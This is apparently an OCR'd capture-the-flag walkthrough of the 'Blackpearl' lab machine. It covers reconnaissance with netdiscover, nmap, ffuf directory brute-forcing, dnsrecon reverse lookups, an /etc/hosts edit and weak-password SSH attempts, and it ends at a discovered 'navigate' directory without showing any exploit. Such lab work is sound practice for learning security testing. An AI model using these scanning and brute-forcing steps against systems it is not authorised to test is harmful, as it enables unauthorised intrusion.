

Blackpearl


Use ifconfig to find your ip address, then use sudo netdiscover -r *ip address*/24

Then use nmap to scan the ip address for the machine to find vulnerable services



If we open port 80, we go to a nginx page... Lets dig deeper inspect the page or you could view page source and we see a email address alek@blackpearl.tcm






Port 22 is out of the question though we could just for good measure test ssh login with weak passwords on the user alek which I tried does not led anywhere. Though we should make note on the email address of the webmaster also


remember how it says in the nmap scan it is running DNS on port 53... the next part after the @ symbol is the domain name keep this is mind!


FFUF is another really good directory busting tool and arguably the best/preferred one which we will use for directory enumeration on the nginx website I used dirbuster and didn't get crap the command for it is the following:

`ffuf -w *wordlist path*:FUZZ -u http://*ip address*/FUZZ`



We found a file now lets put it in the search bar and open it


Google
Welcome to nginx!
http://192.168.138.130/
192.168.138.130/secret
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Welcome to nginx!
If you see this page, the nginx web server is successfully installed and working. Further configuration is required.
For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.
Thank you for using nginx.
Opening secret
You have chosen to open:
secret
which is: application/octet-stream (209 bytes)
from: http://192.168.138.130
Would you like to save this file?
Cancel
Save File



Google
Welcome to nginx!
http://192.168.138.130/
192.168.138.130/secret
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Welcome to nginx!
/root/Downloads/secret - Mousepad
File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.
OMG you got r00t !
Just kidding... search somewhere else. Directory busting won't give anything.
<This message is here so that you don't waste more time directory busting this particular website.>
- Alek

As we can see this is a dead end but is says “don’t waste more time directory busting this particular website” how they worded indicates that there is another website we need to look into at least thats what I think!


Since the ip address is running DNS lets use a good tool dnsrecon to pull more information


`dnsrecon -r 127.0.0.0/24 -n *ip address of machine* -d “whatever you want”`

- `dnsrecon`: This is a **DNS enumeration tool** used to gather information about DNS records and perform various DNS reconnaissance tasks.
- `r 127.0.0.0/24`: This tells `dnsrecon` to **perform a reverse DNS sweep** on the specified IP range (`127.0.0.0` to `127.0.0.255`). It will attempt to resolve the **PTR(Pointer) records** (reverse DNS lookups) for each IP in that subnet.
    - A **DNS pointer record (PTR)** provides the domain name associated with an IP address.
- `n <IP address of nameserver>`: This specifies the **nameserver (DNS server)** to use for lookups. Replace this with the IP of the DNS server you want to query (e.g., the target machine's DNS server).
- `d "whatever you want"`: This is the **domain name** associated with the lookup, though in this context (with `r`), it's more about targeting reverse records. You can put a placeholder if you're just scanning IPs, or a relevant domain name if needed.



We can see that there is a domain by the name of blackpearl.tcm in order for use to access this we would need to add this in our /etc/hosts file to do this do `nano /etc/hosts` . Then close your browser and open it back up to type in http://blackpearl.tcm and the webpage should appear







Lets try directory busting again!


```
ffuf -w *wordlist path*:FUZZ -u http://blackpearl.tcm/FUZZ
```

```
:: URL              : http://blackpearl.tcm/FUZZ
:: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

# This work is licensed under the Creative Commons  [Status: 200, Size: 86808, Words: 4215, Lines: 1040]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 86808, Words: 4215, Lines: 10
40]
#                       [Status: 200, Size: 86807, Words: 4215, Lines: 1040]
#                       [Status: 200, Size: 86807, Words: 4215, Lines: 1040]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 86808, Words: 4215, Lines: 1040

# Copyright 2007 James Fisher [Status: 200, Size: 86808, Words: 4215, Lines: 1040]
# directory-list-2.3-medium.txt [Status: 200, Size: 86808, Words: 4215, Lines: 1040]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 86809, Words: 4215, Lines: 1040]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 86809, Words: 4215, Lines: 1040]
#                       [Status: 200, Size: 86809, Words: 4215, Lines: 1040]
#                       [Status: 200, Size: 86809, Words: 4215, Lines: 1040]
# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 86809, Words: 4215, Lines: 1
040]
# on atleast 2 different hosts [Status: 200, Size: 86809, Words: 4215, Lines: 1040]
                        [Status: 200, Size: 86809, Words: 4215, Lines: 1040]
navigate                [Status: 301, Size: 185, Words: 6, Lines: 8]
                        [Status: 200, Size: 86809, Words: 4215, Lines: 1040]
:: Progress: [83848/220560] :: Job [1/1] :: 18241 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```

